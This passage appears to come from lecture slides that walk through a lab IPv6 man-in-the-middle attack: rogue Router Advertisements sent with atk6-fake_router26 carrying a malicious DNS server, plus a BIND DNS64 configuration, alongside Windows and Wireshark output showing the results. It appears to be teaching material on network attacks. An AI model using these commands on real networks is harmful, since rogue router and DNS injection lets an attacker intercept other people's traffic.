   IPv6 Address. . . . . . . . . . . : 2001:1234::b4bb:1e8a:fe1f:b7c8(Preferred)
   Temporary IPv6 Address. . . . . . : 2001:1234::910e:4a44:394:4310(Preferred)
   Link-local IPv6 Address . . . . . : fe80::4df8:3582:35d0:8844%5(Preferred)
   IPv4 Address. . . . . . . . . . . : 10.0.0.25(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Lease Obtained. . . . . . . . . . : Tuesday, 28 October 2025 11:11:37
   Lease Expires . . . . . . . . . . : Tuesday, 28 October 2025 11:26:36
   Default Gateway . . . . . . . . . : fe80::20c:29ff:fed5:7068%5
                                       10.0.0.254
   DHCP Server . . . . . . . . . . . : 10.0.0.254
   DHCPv6 IAID . . . . . . . . . . . : 100666409
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-30-91-0C-FF-00-0C-29-01-B9-D3
   DNS Servers . . . . . . . . . . . : 10.0.0.254
```

Initial Attack Results

- Client uses **SLAAC as expected**
- Client derives and activates GUA IPv6 address:
  - 2001:1234::b4bb:1e8a:fe1f:b7c8
  - 2001:1234::6887:e9f1:5a26:f233
- Captured Duplicate Address Detection (DAD) process:

icmpv6

No.	Time delta from pre	Source	Destination	Protocol	Length	Info
8	1.296376384	fe80::20c:29ff:fed5:7068	ff02::1	ICMPv6	118	Router Advertisement from 00:0c:29:d5:70:68
9	0.003284153	fe80::4df8:3582:35d0:8844	ff02::16	ICMPv6	110	Multicast Listener Report Message v2
10	0.005817868	fe80::4df8:3582:35d0:8844	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
11	0.003885277	fe80::4df8:3582:35d0:8844	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
12	0.009276506	fe80::4df8:3582:35d0:8844	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
13	0.000000191	fe80::4df8:3582:35d0:8844	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
16	0.000000032	fe80::4df8:3582:35d0:8844	ff02::1:ffd5:7068	ICMPv6	86	Neighbor Solicitation for fe80::20c:29ff:fed5:7068 from 00:0c:29:01:…
17	0.000040782	fe80::20c:29ff:fed5:7068	fe80::4df8:3582:35d0:8844	ICMPv6	86	Neighbor Advertisement fe80::20c:29ff:fed5:7068 (rtr, sol, ovr) is a…
18	0.004276054	fe80::4df8:3582:35d0:8844	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
19	0.012742641	fe80::4df8:3582:35d0:8844	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
21	0.235639513	fe80::4df8:3582:35d0:8844	ff02::1:ffd5:7068	ICMPv6	86	Neighbor Solicitation for fe80::20c:29ff:fed5:7068 from 00:0c:29:01:…
22	0.000027182	fe80::20c:29ff:fed5:7068	fe80::4df8:3582:35d0:8844	ICMPv6	86	Neighbor Advertisement fe80::20c:29ff:fed5:7068 (rtr, sol, ovr) is a…
25	0.047237436	fe80::4df8:3582:35d0:8844	ff02::16	ICMPv6	150	Multicast Listener Report Message v2
26	0.009707143	::	ff02::1:ff1f:b7c8	ICMPv6	78	Neighbor Solicitation for 2001:1234::b4bb:1e8a:fe1f:b7c8
27	0.000832332	::	ff02::1:ff26:f233	ICMPv6	78	Neighbor Solicitation for 2001:1234::6887:e9f1:5a26:f233
29	0.012897109	fe80::20c:29ff:fed5:7068	ff02::1:ff26:f233	ICMPv6	86	Neighbor Solicitation for 2001:1234::6887:e9f1:5a26:f233 from 00:0c:…
30	0.003668628	2001:1234::6887:e9f1:5a26:f233	fe80::20c:29ff:fed5:7068	ICMPv6	86	Neighbor Advertisement 2001:1234::6887:e9f1:5a26:f233 (sol, ovr) is …

Initial Attack Results

- **IPv6 is indeed preferred**
- Traffic towards **dual stacked or native IPv6 destination hosts** is **routed through attacker**

- The downside?
- Traffic towards **IPv4-only destinations** is **still routed through IPv4 infrastructure**
- Hence, this traffic cannot be captured by attacker

```
PS C:\Users\student> nslookup www.standard.at
Server:  UnKnown
Address:  10.0.0.254

Non-authoritative answer:
Name:    www.standard.at
Address:  194.116.243.43

PS C:\Users\student> ping www.standard.at

Pinging www.standard.at [194.116.243.43] with 32 bytes of data:
Reply from 194.116.243.43: bytes=32 time=2ms TTL=55
Reply from 194.116.243.43: bytes=32 time=2ms TTL=55
Reply from 194.116.243.43: bytes=32 time=3ms TTL=55

Ping statistics for 194.116.243.43:
    Packets: Sent = 3, Received = 3, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 2ms, Maximum = 3ms, Average = 2ms
Control-C
PS C:\Users\student> nslookup www.google.com
Server:  UnKnown
Address:  10.0.0.254

Non-authoritative answer:
Name:    www.google.com
Addresses:  2a00:1450:4001:82a::2004
          142.250.186.132

PS C:\Users\student> ping www.google.com

Pinging www.google.com [2a00:1450:4001:82a::2004] with 32 bytes of data:
Reply from 2a00:1450:4001:82a::2004: time=14ms
Reply from 2a00:1450:4001:82a::2004: time=14ms
Reply from 2a00:1450:4001:82a::2004: time=15ms
Reply from 2a00:1450:4001:82a::2004: time=15ms

Ping statistics for 2a00:1450:4001:82a::2004:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 14ms, Maximum = 15ms, Average = 14ms
PS C:\Users\student>
```

Initial Attack Results

- We also confirmed this when opening websites via browser (MS Edge)
  - "IPvFoo" Browser Extension/Plugin



Enhancing our Attack

- We also want to capture traffic to **IPv4-only destinations!**
- Typically, clients use **DNS** to obtain the IP addresses of a destination
  - Record type "A" for IPv4
  - Record type "AAAA" for IPv6
- Hence, IPv4-only destinations **won't resolve to IPv6 addresses** due to **lacking AAAA records.**
  - → Traffic will never take the "IPv6 route" via the attacker
- As a result, we **need to find a way to provide IPv6 addresses (via AAAA records) even for IPv4-only destinations**
  - We need to set up **our own DNS server**
  - We need victim to **use it instead of legitimate** DHCPv4-provided **DNS server**
- **DNS64** needed to provide **"fake" IPv6 addresses** of IPv4-only destinations
- **NAT64** needed **to not break connectivity** to IPv4-only destinations

DNS64

←Step 5 Translates it to a **AAAA** record (embed IPv4 address on end of network-specific prefix)

←Step 4 DNS64 server receives **A** record for IPv4 server



Step 1→ **IPv6** client queries **AAAA** record for IPv4 server

←Step 2 DNS64 receives “empty” **AAAA** record

Step 3→ DNS64 asks for **A** record of IPv4 server

Source: Cisco Live! 2024 Amsterdam - IPv6:: It's Happening! - BRKIPV-2191

NAT64

←Source IPv6 **64:ff9b**::c000:221 Dest. IPv6 2001:db8:122:344::6

←Source IPv4 192.0.2.33 Dest. IPv4 203.0.113.1



→ Source IPv6 2001:db8:122:344::6 Dest. IPv6 **64:ff9b**::c000:221

→Source IPv4 203.0.113.1 Dest. IPv4 192.0.2.33

Recap of Router Advertisement (RA) Features

- RAs carry **link-layer addresses;** no additional packet exchange is needed to resolve the router's link-layer address.
- RAs carry **prefixes** for a link; there is no need to have a separate mechanism to configure the “netmask”.
- RAs enable **Address Autoconfiguration (SLAAC).**
- RAs can advertise an **MTU for hosts** to use on the link, ensuring that all nodes use the same MTU value on links lacking a well-defined MTU.
- RAs can advertise one or more **recursive DNS servers** via the **RDNSS and DNSSL options**

Enhancing Our Kali Setup

- In addition to **IPv6 forwarding** and **RA generation**, we need **DNS64 and NAT64 functionality**
- For DNS64, we use **BIND 9**, as it allows a rather easy setup
  - Just add a singe line in **/etc/bind/named.conf.options** with the **/96 IPv6 prefix** that BIND should use to create **fake AAAA records** for IPv4-only destinations:
  - Generated IPv6 addresses embed the IPv4 address of the target (stateless)

```
options {
    directory "/var/cache/bind";
    listen-on {any;};
    listen-on-v6 {any;};
    allow-query {any;};
    dns64 64:ff9b:1:fffe::/96 { clients {any;};};
};
```

- For NAT64, we use **TAYGA:**
  - TAYGA is an **out-of-kernel stateless NAT64** implementation for Linux and FreeBSD.
  - It uses the **TUN driver** to exchange packets with the kernel (just like OpenVPN or QEMU/KVM)
  - https://github.com/apalrd/tayga

Attack v2

- We modify our RAs to include our **RDNSS IPv6 address:**
- `$ sudo atk6-fake_router26 -A 2001:1234::/64 -D 2001:1234::1 eth0`



Attack v2: Malicious RA

- Malicious RA now contains:
  - Default Router Preference: High
  - Source link-layer address (to be used as IPv6 default gateway)
  - Malicious IPv6 Prefix information: 2001:1234::/64
  - **Malicious Recursive DNS Server (RDNSS): 2001:1234::1/64**

```
Flags: 0x08, Prf (Default Router Preference): High
  0... .... = Managed address configuration: Not set
  .0.. .... = Other configuration: Not set
  ..0. .... = Home Agent: Not set
  ...0 1... = Prf (Default Router Preference): High (1)
  .... .0.. = ND Proxy: Not set
  .... ..0. = SNAC Router: Not set
  .... ...0 = Reserved: 0
Router lifetime (s): 2048
Reachable time (ms): 0
Retrans timer (ms): 0
ICMPv6 Option (MTU : 1500)
ICMPv6 Option (Source link-layer address : 00:0c:29:d5:70:68)
ICMPv6 Option (Prefix information : 2001:1234::/64)
ICMPv6 Option (Recursive DNS Server 2001:1234::1)
```

Attack v2: Results

- Client now additionally **configures our DNS server:**

```
PS C:\Users\student> ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : student_pc
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : example.lab

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : example.lab
   Description . . . . . . . . . . . : Intel(R) 82574L Gigabit Network Connection
   Physical Address. . . . . . . . . : 00-0C-29-01-B9-D3
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   IPv6 Address. . . . . . . . . . . : 2001:1234::b4bb:1e8a:fe1f:b7c8(Preferred)
   Temporary IPv6 Address. . . . . . : 2001:1234::910e:4a44:394:4310(Preferred)
   Link-local IPv6 Address . . . . . : fe80::4df8:3582:35d0:8844%5(Preferred)
   IPv4 Address. . . . . . . . . . . : 10.0.0.25(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Lease Obtained. . . . . . . . . . : Tuesday, 28 October 2025 11:11:37
   Lease Expires . . . . . . . . . . : Tuesday, 28 October 2025 11:26:36
   Default Gateway . . . . . . . . . : fe80::20c:29ff:fed5:7068%5
                                       10.0.0.254
   DHCP Server . . . . . . . . . . . : 10.0.0.254
   DHCPv6 IAID . . . . . . . . . . . : 100666409
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-30-91-0C-FF-00-0C-29-01-B9-D3
   DNS Servers . . . . . . . . . . . : 10.0.0.254
                                       2001:1234::1
   NetBIOS over Tcpip. . . . . . . . : Enabled
```

Attack v2: Results

- **RDNSS provided by RA is installed**
- The downside?
- Client still **prefers original IPv4 DNS server over ours**
- Hence, **DNS64/NAT64 approach doesn't work**
- Traffic towards **IPv4-only destinations** is **still routed through IPv4 infrastructure**

```
PS C:\Users\student> nslookup www.standard.at
Server:  UnKnown
Address:  10.0.0.254

Non-authoritative answer:
Name:    www.standard.at
Address:  194.116.243.43

PS C:\Users\student> ping www.standard.at

Pinging www.standard.at [194.116.243.43] with 32 bytes of data:
Reply from 194.116.243.43: bytes=32 time=2ms TTL=55
Reply from 194.116.243.43: bytes=32 time=2ms TTL=55
Reply from 194.116.243.43: bytes=32 time=3ms TTL=55

Ping statistics for 194.116.243.43:
    Packets: Sent = 3, Received = 3, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 2ms, Maximum = 3ms, Average = 2ms
Control-C
PS C:\Users\student> nslookup www.google.com
Server:  UnKnown
Address:  10.0.0.254

Non-authoritative answer:
Name:    www.google.com
Addresses:  2a00:1450:4001:82a::2004
          142.250.186.132

PS C:\Users\student> ping www.google.com

Pinging www.google.com [2a00:1450:4001:82a::2004] with 32 bytes of data:
Reply from 2a00:1450:4001:82a::2004: time=14ms
Reply from 2a00:1450:4001:82a::2004: time=14ms
Reply from 2a00:1450:4001:82a::2004: time=15ms
Reply from 2a00:1450:4001:82a::2004: time=15ms

Ping statistics for 2a00:1450:4001:82a::2004:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 14ms, Maximum = 15ms, Average = 14ms
PS C:\Users\student>
```

Attack v2: Results

- We also confirmed this when opening websites via browser (MS Edge)
  - “IPvFoo” Browser Extension/Plugin

